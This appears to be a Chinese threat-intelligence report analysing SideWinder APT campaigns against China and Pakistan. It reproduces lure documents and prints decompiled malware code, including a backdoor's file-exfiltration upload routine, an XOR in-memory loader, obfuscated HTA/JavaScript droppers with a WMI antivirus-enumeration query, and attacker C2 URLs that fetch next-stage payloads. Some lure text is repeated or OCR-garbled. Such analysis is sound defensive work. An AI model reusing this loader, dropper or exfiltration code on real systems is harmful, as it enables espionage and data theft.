2 获取文件列表 写入.flc文件

3 获取指定文件，先复制移动到.flc

4 修改setting


5 更新c2地址

6 准备上传文件

7 加载文件执行

8 设置文件最大尺寸

9 下载文件



```
        }
    }
}
finally
{
    AppDomain.Unload(appDomain);
}
catch (Exception ex)
{
    try
    {
        File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
    }
    catch
    {
    }
}
});
```



Process函数下半部分

Process函数执行出现异常就写入随机命名.err文件

```

private void PostTimerCallback(object state)
{
    try
    {
        string[] files = Directory.GetFiles(this._settings.OutputFolder);
        for (int i = 0; i < files.Length; i++)
        {
            Settings.File item = new Settings.File(files[i]);
            if (!this._settings.OutputFiles.Contains(item))
            {
                this._settings.OutputFiles.Add(item); ←
            }
        }
        List<Settings.File> list = new List<Settings.File>();
        foreach (Settings.File file in this._settings.OutputFiles)
        {
            if (file.Complete)
            {
                try
                {
                    File.Delete(file.FilePath);
                    list.Add(file);
                    continue;
                }
                catch ←
                {
                    continue;
                }
            }
        }
        try
    }
}

```



POST函数上半部分

```

    string fileType = null;
    string extension = Path.GetExtension(file.FilePath);
    if (extension != null)
    {
        if (!(extension == ".sif"))
        {
            if (!(extension == ".flc"))
            {
                if (!(extension == ".f1s"))
                {
                    if (extension == ".err")
                    {
                        fileType = "errorReport";
                    }
                    else
                    {
                        fileType = "fileSelection";
                    }
                }
                else
                {
                    fileType = "fileListing";
                }
            }
            else
            {
                fileType = "sysInfo";
            }
        }
        this.UploadFile(file, fileType);
        try
        {
            File.Delete(file.FilePath);
            list.Add(file);
        }
        catch ←
        {
        }
    }
}

```



POST函数中间部分

```

71     }
72     }
73   }
74   catch (WebException)
75   [
76     break;
77   }
78   catch (Exception ex)
79   {
80     try
81     {
82       File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex.ToString());
83     }
84     catch
85     [
86     }
87     try
88     [
89       File.Delete(file.FilePath);
90     }
91     catch
92     [
93     }
94     try
95     [
96       list.Add(file);
97     }
98     catch
99     [
100    }

```



POST下半部分

```

1      }
2      foreach (Settings.File item2 in list)
3      [
4        this._settings.OutputFiles.Remove(item2);
5      ]
6      if (this._settings.DoFileUpload)
7      [
8        List<Settings.File> selectedFiles = this._settings.SelectedFiles;
9        Settings.File[] array;
10       lock (selectedFiles)
11       [
12         array = this._settings.SelectedFiles.ToArray();
13       ]
14       foreach (Settings.File file2 in array)
15       [
16         if (!file2.Complete)
17         [
18           try
19           [
20             this.UploadFile(file2, null);
21           ]
22           catch (WebException)
23           [
24             break;
25           ]
26           catch (Exception ex2)
27           [
28             try
29             [
30               File.WriteAllText(Path.Combine(this._settings.OutputFolder, Path.GetRandomFileName() + ".err"), ex2.ToString());
31             ]
32             catch
33             [
34             ]
35             file2.Complete = true;
36           ]
37         ]
38       ]
39     ]
40   ]
41 }


```



POST函数结束部分

把执行写入的文件，也就是GET获取请求执行后的信息或者程序异常的信息写入的文件，准备上传同时删除写入的文件，如果执行报错依然写入.err文件

```
// Token: 0x00000025 RID: 37 RVA: 0x00000330 File Offset: 0x00000130
private void UploadFile(Settings.File file, string fileType = null)
{
    using (FileStream fileStream = new FileStream(file.FilePath, FileMode.Open, FileAccess.Read, FileShare.Read | FileShare.Write |
        FileShare.Delete))
    {
        byte[] array = new byte[524288];
        using (Program.WebClient webClient = new Program.WebClient())
        {
            for (;;)
            {
                fileStream.Position = file.SentOffset;
                int num = fileStream.Read(array, 0, array.Length);
                if (num < 1)
                {
                    break;
                }
                webClient.ContentType = "application/x-raw";
                webClient.Headers.Clear();
                webClient.Headers.Add("X-File-Path", Convert.ToBase64String(Encoding.UTF8.GetBytes(file.FilePath)));
                webClient.Headers.Add("X-File-Offset", file.SentOffset.ToString());
                webClient.Headers.Add("X-File-Length", fileStream.Length.ToString());
                if (fileType != null)
                {
                    webClient.Headers.Add("X-File-Type", fileType);
                }
                if (num == array.Length)
                {
                    webClient.UploadData(this._settings.ServerUri, array);
                }
                else
                {
                    byte[] array2 = new byte[num];
                    Buffer.BlockCopy(array, 0, array2, 0, num);
                    webClient.UploadData(this._settings.ServerUri, array2);
                }
                file.SentOffset += (long)num;
            }
            file.Complete = true;
        }
    }
}
```




UploadFile函数

通过之前post函数更具文件的后缀入.sif、.fls、.err等来设置type类型，构造包体，然后发包，也就是我们说的回显。改后面基本分析结束

后门获取的信息表：

磁盘大小

磁盘名字

盘符信息：

可用空间

总空间

磁盘格式

目录大小

目录信息：
 目录名字

 目录创建时间

 目录写入时间

 目录读写属性

文件大小

文件信息：
 文件名字

 文件创建时间

 文件写入时间

 文件读写属性

三.活动总结：

1).针对中国的攻击：

部分诱饵文档如下(介于一些因素这些样本将不会给出相应的样本hash)

沉默人质案例

中国军情网对此次事件的分析：

第一幕：窃密

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

第二幕：泄密

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

第三幕：报复

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

第四幕：惩罚

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

第五幕：制裁

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

第六幕：警告

据《每日电讯报》报道，一名巴基斯坦士兵在开往阿富汗的途中被截获，他身上装有大量敏感的军事信息。这些信息可能涉及美国在阿富汗的军事行动，包括武器装备、作战计划和人员配置等。

Gcow安全团队



中华人民共和国国防部 国际军事合作办公室

Ministry of National Defense,
People's Republic of China

发稿：各军兵种参谋部
发稿：国防国际军事合作办公室海外
军事合作中心
主题：关于重要问题的简短介绍
修改时间：2019年7月17日

各军兵种参谋部：

中华人民共和国国防部
合作办公室海外军事合作中心向
各国驻中国大使馆武官组报告，并遵照
执行。

中华人民共和国国防部
合作办公室将于2019年7月24日（星期三）
10:00-11:00

1. 地点：国防国际军事合作办
公室一层多功能厅
2. 参与人：各军兵种武官、军
械室、军械室

Gcow安全团队

Twitter Agents of the # Beijing Tongji
Forum

Beijing, China, October 20-22, 2019

Beijing, China, October 20-22, 2019

Beijing, China, 2019

Address: Representative of Chinese Government

Address: Party Officials and National Security

Address: Strategic and Planning Bureau

Beijing, China, 2019

Address:

Strategic Committee

For Power, Science, High Technology, Science and

Information

Science Power, Science, Security Risk Management in

Weibo Posts

Address:

Chinese National

Address: 1. Innovation in Security Concepts

Address: 2. Strategic Plan and Continuous Building

Address:

Address: 3. Weibo Security Analysis

Address: 4. Strategic National Security

Address: 5. Information Protection and Control

Address:

Address: 6. Security Development in the Middle East

Address: 7. Strategic and Technological Analysis and
Information Security

Address: 8. Analysis of National Security Risks

Address:

Address: National Security Based on the Three Pillars of
National Defense (Information, Politics, Economy)

Gcow安全团队

国际物流有限公司

关于开展工程建筑和员工制
商领域等违法犯罪问题自查自纠
的报告

报告人：[REDACTED] 公司
根据[REDACTED] 有关对关于工
程建筑和员工制商领域等违法违
规问题开展自查自纠的通知（深惠发
纪字〔2019〕10号）的要求，结合本公
司实际情况开展自查自纠。经自查，本

公司无工程建筑类项目，销售人员未涉
及工程建筑类项目，本公司未涉及高危
行业领域的项目，无经营公司未涉及从中
国输出行为。

特此报告。

深圳市国际物流有限公司

2019

年1月16日

报告人：[REDACTED]
报告单位：[REDACTED]

Gcow安全团队



(国密)

二零一九年

密级编号: _____

密级标志: _____

[REDACTED] 研究中心有限公司

质量管理体系

质量手册

2019-06-09 版本: 0.1
2019-06-20 颁布实施

Gcow安全团队

2019年6月

[REDACTED] 有限公司驻外代表
处安全和保密工作手
(修订版)

Gcow安全团队



1.a文件与其攻击巴基斯坦的样本有着一定的相似性

```

try{
    var msf = null;
    var FSD = null;
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function log4j(b) {
        var enc = new ActiveXObject("Microsoft.XMLHTTP");
        var length = enc.getbyteCount_2(b);
        var ba = enc.getbytes_4(b);
        var transform = new ActiveXObject("Microsoft.XMLHTTP");
        msf = new MemoryStream("V1hCQV1dsg2VS0"+"UD9eFB8nZTb"+"29C12h88dTx1"+"wQGcdtIDNAM0"+"vKFQ082e00db");
        msf.Write(ba, 0, (length / 4) * 3);
        msf.Position = 0;
    }
}

try{
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function log4j(b) {
        var ms = new MemoryStream("System.Text.ASCIIEncoding");
        var length = enc.getbyteCount_2(b);
        var ba = enc.getbytes_4(b);
        var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
        /* The silly dog elegantly killed because some dog passionately killed towards a slimy plastic which, became a lazy, slimy plastic. */
        ba = transform.TransformFinalBlock(ba, 0, length);
        var ms = new ActiveXObject("System.IO.MemoryStream");
        // The lazy teacher elegantly rolled because some clock elegantly ran into a rough dog which, became a lazy, rough old lady.
        ms.Write(ba, 0, (length / 4) * 3);
        ms.Position = 0;
        return ms;
    }
}

```

但是有略微的不同

攻击中国的样本直接调用ActiveX控件对象进行解密

```

    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
/* The slimy dog elegantly killed because some dog passionately killed towards a slimy plastic which, became a lazy, slimy plastic

```

而攻击巴基斯坦的样本则是通过自实现的解密算法进行

```

var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+="
var b, result = "", r1, r2, i = 0;
for ( ; i < str.length; ) {
    b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
        (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));
    result += r1 === 64 ? NavqWy(b >> 16 & 255) :
        r2 === 64 ? NavqWy(b >> 16 & 255, b >> 8 & 255) :
        NavqWy(b >> 16 & 255, b >> 8 & 255, b & 255);
}
return result;
};

function dhJmFRJ(key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(NavqWy((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }
    return res.join("");
}

function cLVltjcc(bsix){
    return dhJmFRJ(keeee,nciZ(bsix))
}

var keeee = dhJmFRJ("XYnd",nciZ("a2hf"+"UWBp"+"W1Jv"+"bw=="));

```


Gcow安全团队

样本所使用的都是Write.exe与PROPSYS.dll的白加黑组合

其中PROPSYS.dll依旧与上文流程类似

读取其同目录下的tmp文件并且区其前32个字节作为异或解密的秘钥

然后将tmp文件32个字节后的数据解密后内存加载

```

namespace LoadApp
{
    // Token: 0x02000003 RID: 3
    public class Loader
    {
        // Token: 0x06000010 RID: 16 RVA: 0x00002078 File Offset: 0x00000478
        static Loader()
        {
            byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "Loader.tmp"));
            byte[] array2 = new byte[array.Length - 32];
            Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
            for (int i = 0; i < array2.Length; i++)
            {
                byte[] array3 = array2;
                int num = i;
                array3[num] = array[i % 32];
            }
            Loader._assembly = Assembly.Load(array2);
        }
    }
}


namespace Loader
{
    // Token: 0x02000003 RID: 3
    public class Loader
    {
        // Token: 0x06000010 RID: 16 RVA: 0x00002078 File Offset: 0x00000478
        static Loader()
        {
            byte[] array = File.ReadAllBytes(Path.Combine(Path.GetDirectoryName(Assembly.GetExecutingAssembly().Location), "Loader.tmp"));
            byte[] array2 = new byte[array.Length - 32];
            Buffer.BlockCopy(array, 32, array2, 0, array2.Length);
            for (int i = 0; i < array2.Length; i++)
            {
                byte[] array3 = array2;
                int num = i;
                array3[num] = array[i % 32];
            }
            Loader._assembly = Assembly.Load(array2);
        }
    }
}

public static void PCreateMemoryPropertyState()
{
    Loader.Load();
}

```

Gcow安全团队

同样其解密后的后门与上文针对巴基斯坦的后门类似





2).对巴基斯坦的活动

SideWinder除了针对中国的目标之外,其还热衷于针对巴基斯坦的相关在目标,

与针对中国的目标有相同的特点就是Sidewinder组织对巴基斯坦的军事相关的目标也饶有兴趣，并且也会去攻击政府组织

部分诱饵如下



**F.NO.214/2018-Public
Government of Pakistan
Ministry of Interior**

Islamabad, the 10th December, 2018
CIRCULAR

Subject: PUBLIC AND OPTIONAL HOLIDAYS FOR THE YEAR, 2019.

The Public, Optional and Festivals of Minorities holidays for the calendar year 2019 would be as under:-

PUBLIC HOLIDAYS			
Sr.	Name of Occasion	Days	Dates during year 2019
1.	Washir Day	Monday	3 rd February, 2019
2.	Pakistan Day	Friday	23 rd March, 2019
3.	Labour Day	Tuesday	1 st May, 2019
4*	Eid-ul-Fitr, (1 st Shawwal 1439 A.H)	Wednesday, Thursday and Friday	3 rd , 4 th & 5 th June, 2019
5.	Eid ul-Adha (17 th Rajab 1439 A.H)	Monday and Tuesday	12 th &13 th August, 2019
6*	Independence Day	Wednesday	14 th August, 2019
7*	Azhar (9 th & 10 th Muharram 1439 A.H)	Monday and Tuesday	9 th & 10 th September, 2019
8*	Ed-Milad-un-Nabi (12 Rabi-ul-Awal 1439 A.H)	Sunday	10 th November, 2019
9.	Quase-Aqra Day/Christmas	Wednesday	26 th December, 2019
10.	Day after Christmas	Thursday	27 th December, 2019 (For Christians only)

2. The following will be bank holidays. However, on these days the Banks will remain closed for public but NOT for their employees:-

- 01 1st January, 2019 (Monday)
- 02 19th May, 2019 (Wednesday), corresponding to 1st Ramazan 1439A.H
subject to appearance of moon
- 03 2nd July, 2019 (Monday), July 4th already being weekly holiday.

NOTE:
Holidays for Muslim Festivals are subject to appearance of moon for which a separate Notification will be issued.

OPTIONAL HOLIDAYS			
No.	Name of Occasion	Days	Dates during year 2019
1.	New Year Day	Tuesday	1 st January, 2019
2.	Basant Panchmi	Friday	22 nd January, 2019
3.	Shivarti	Wednesday	12 th February, 2019
4.	Ima	Friday	1 st March, 2019
5.	Dulhand	Saturday	2 nd March, 2019
6.	Gool Purya	Saturday	30 th March, 2019
7.	Day after Easter	Monday	8 th April, 2019
8.	Rasashi	Saturday	14 th April, 2019
9*	Shabe-e-Meng (27 Rajab 1439 A.H)	Sunday	14 th April, 2019
10.	Eid-e-Rizwan (Barha's Community 219)	Sunday	21 st April, 2019
11.	Buztha Purush	Tuesday	26 th April, 2019
12*	Shab-e-Barat (15 Shaban 1439 A.H)	Thursday	2 nd May, 2019
13.	Nagruz (Parsi New Year Day)	Saturday	17 th August, 2019
14.	Birthday of Lord Zoroaster (Khordad 94)	Thursday	22 nd August, 2019
15.	Janam Azadra	Tuesday	3 rd September, 2019
16.	Durga Puja	Thursday	17 th October, 2019
17.	Dussehra	Saturday	19 th October, 2019
18.	Birthday of Guru Nanak Devji (11)	Thursday	26 th October, 2019
19.	Chelaw (20 Safar 1440 A.H)	Wednesday	30 th October, 2019
20.	Deep	Thursday	1 st November, 2019
21.	Guru Nanak's Day/ Jee Birthday	Saturday	23 rd November, 2019

NOTE:
* In case of Muslim Festivals, the dates of Optional holidays are based on anticipated dates and are subject to appearance of moon.

2. Government servants desiring to avail themselves of Optional Holidays shall take prior permission of the Head of Office concerned and no Government Servant shall be granted more than one optional holiday in the case of Muslims and three optional holidays in the case of non-Muslims, in a calendar year.

3. The grant of this concession should not result in any dereliction of work. In the case of Muslim optional holidays, the number of persons permitted to avail optional holidays should be regulated in a manner so as to leave adequate staff for proper continuation of the work.

4. The optional holidays are denominational and may be allowed at the discretion of the Head of Office, provided the state of work permits.

(GenL.Rd)



Tele 23022476 Integrated Headquarters of
 Ministry of Defence (Navy)
 Directorate of Aircraft Systems
 New Delhi - 110011
 AR/2340/IT/Policy 13 Jan 17

The Flag Officer Commanding-in-Chief
 Western Naval Command
 Shahid Bhagat Singh Road, Mumbai – 400023

The Flag Officer Commanding-in-Chief
 Eastern Naval Command
 Vishakhapatnam – 530 014

The Flag Officer Commanding-in-Chief
 Southern Naval Command
 Kochi – 682 004

SECURITY OF EMBEDDED SYSTEMS / SPECIAL IT ASSETS – AVIATION

1. Refer to the following:-
 (a) NO 38/13 on Cyber Security.
 (b) IHQ MoD (N) / DASE letter AR/2304/IT/Policy dated 21 Feb 16.

2. **Background.** Large numbers of systems installed on the various aircrafts in Indian Navy are based on programmable device/ embedded systems. These systems compromise of numerous hardware, software, communication, media and protocols. Further, a majority of equipment on the new generation aircraft are based on embedded systems with customized software and RTOS (Real Time Operating System). The requirement to safeguard these system from cyber security compromise has necessitated promulgation of institutionalized procedure for ensuring seamless operation of these specialized IT system.



STANDING OPERATING PROCEDURES FOR POLICE EMERGENCY THREAT LEVELS AND COLOR CODES FOR OPERATIONAL READINESS*.

PRELUDE.

Law enforcement agencies use different color codes to identify security levels for police operations and readiness world wide. Being a civilian law enforcement agency, Sindh police serves as a backbone in maintaining law and order. The variety of threats, in the backdrop of evolving terrorism, have reshaped the strategies of police and LEAs nationally and internationally. Attacks on public places and general masses require declaration of security levels and a coordinated mechanism among different agencies to respond to the situation in professional method. Operations Branch has proposed a security level identification and emergency color codes scheme for the operational alertness of Sindh Police. .

INTRODUCTION.

Threat level is a term used by government agencies to indicate the state of preparedness required by LEAs with regard to emergency situations and urgency of required response. Threat levels are designed to give a broad indication of the likelihood of a terrorist activity/unoward situation, the likelihood of an attack in real time scenario. Thus, it serves as a tool for security practitioners working across different sectors to be ready to respond. In order to identify the nature of threats and devising different strategies and preparedness, a color code scheme has been introduced to facilitate the officers/officials in Sindh Police for better communication and making viable and organized operational procedures to cope up with any sort of threat..

BACKGROUND.

After 9/11 terrorist attacks, the need for increased counterterrorism and homeland security efforts at International, National and local levels has taken the spot light in public safety efforts. Therefore, the continued threat of terrorism has thrust


domestic preparedness obligation to the top priority of the law enforcement agenda. Being a civilian law enforcement agency, police is in direct interaction with masses and internally communicated threats within and outside the department besides other LEAs by a co-ordinated mechanism is necessary to improve the overall level of preparedness and capabilities for the department..

OBJECTIVES.

- Provision of a broad indication of the protective security measures that should be applied at any particular moment..
- Sharing threat levels with other LEAs to ensure a co-ordinated response mechanism..
- Sharing threat levels with general public keeps everyone informed and explains the context for the various security measures (For example, airport security, traffic stoppage, bag searches etc.)
- It provides alternates for public and differentiates routine protective security and vulnerabilities..
- Maximize protective security measures to minimize vulnerability and risks. ..

METHODOLOGY.

- The first step is the assessment process to identify threat levels according to risk assessment. ..
 - Collecting information..
 - Determining the threat rating..
 - Asset value assessment..
 - Vulnerability assessment..
 - Risk assessments..
 - Mitigation options..
- We can take appropriate measure/decisions by keeping these factors as priority. Together with detailed assessment, the analysis informs us regarding potential threats. Threat assessments are also considered as important factor for individuals and events. Modus Operandi of 'Response' by the Police against any identified threat alert has been tabled in the enclosed table with the role of each Supervisory Officer..



该组织在对巴基斯坦的攻击活动中使用了压缩包中带有Lnk的攻击手法,该手法在针对中国的活动中并没有很多次的出现

Lnk载荷

针对Lnk文件的载荷,该组织通过使用mshta.exe远程加载目标hta文件的手法



Gcow安全团队



Gcow安全团队

Hta文件貌似也有NotNetToScript的工具,并且其采用了不同的加载payload的方式

采用wmi的方式收集本地杀毒软件信息

```

shells.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\""\.\root\\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "");
}
if(x && x.length){
|   x = x + "_stg1";
}
var aUrl = "{http://www.paknavy.gov.pk.ap1-port.net}/plugins/1182/2258/true/true/" + x;

```

Gcow安全团队

替换掉内置的混淆字符串,将文件解密加载到内存中

```

Q.B.y.A.H.M.A.a.Q.B.v.A.G.4.A.A.A.A.A.D.E.A.L.g,nw,A.C.4.A.M.A.u.A.D.A.M.A.A.4.A.Bw,A.Q.B.3.A.G.4A.d.A.B.1.A.H.I.A.b.g.Bh,A.GwATgBhAG0A2

```

```

var str = asjdkashd(so.split('.').join(''));
var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary'+y.B+'inaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(dash);
al.Add(undefined);
var o = d["Dyn"+"aml"+"cIn"+"vol"+"e"] (al.ToArray()) ["Cre"+"ate"+"Ins"+"tan"+"ce"] (ec);

```

Gcow安全团队

调用pink函数

```

o.pink("http://www.paknavy.gov.pk.ap1-port.net/cgi/b6c82f0f84/1182/2258/af0c8a9f/file.hta",aUrl,da,"Key_Points.doc")

```

参数一为下一阶段的hta文件

参数二是收集到的杀毒软件信息

参数三是被base64加密的doc文件信息

```

var da = "H4sIAH6ap10A/+19CVwT1/P4S8IngaC1CFZxpIoVwiEiHlQUgoDcoNYLWZKFrCbZmI0jiqLiVauitd5arFrPKt5nitarxVupB1IP6lgB9jaWm2V/7zdBFCFtcf3d/x/Gt6Td8/

```

参数四是doc诱饵文件名称

内存加载的dll名称为:LinkZip.dll

释放诱饵文档并打开,做到伪装的目的

```

try
{
    File.WriteAllBytes(Path.Combine(this.location, documentName), hta.Decompress(Convert.FromBase64String(hta));
    Process.Start(Path.Combine(this.location, documentName));
}

```

PIRATES RELEASE
 Directorate General Public Relations (Pakistan Navy)
 TEL: 021-48602121 & 031-2006007

KEY POINTS DISCUSSED ON DELEGATION LEVEL TALKS BETWEEN INDIAN PM MODI AND CHINESE PRESIDENT XI JIN PING

(Islamabad 18 Oct 19 -

- Modi-Xi Summit: Kashmir not discussed, India, China agree to tackle trade deficit.
- India, China agree to set up new mechanism for issues relating to trade and investment.
- Both leaders agreed that it was important to deal with challenges of terrorism & radicalisation in an increasingly complex world. Both are leaders of countries which are not only large in terms of areas & population but also in terms of diversity.
- India, China relations not predicated on a single issue... India's position on terror and on Pakistan is already clear.
- Kashmir issue was not raised and not discussed. India position is anyways very clear that this is an internal matter of India.
- There was new focus on people to people relations. It was decided that public of both countries must be brought in the relationship. Ideas were exchanged on this.
- President Xi Jinping invited PM Modi to China for the next summit. PM Modi has accepted the invitation. Dates will be worked out later.
- A new mechanism will be established to discuss trade, investment and services, at an elevated level. From China it will be the Vice Premier, Hu Chunhua and from India it will be FM Nirmala Sitharaman.
- Joint research initiated on ancient connect between Tamil Nadu and eastern parts of China.
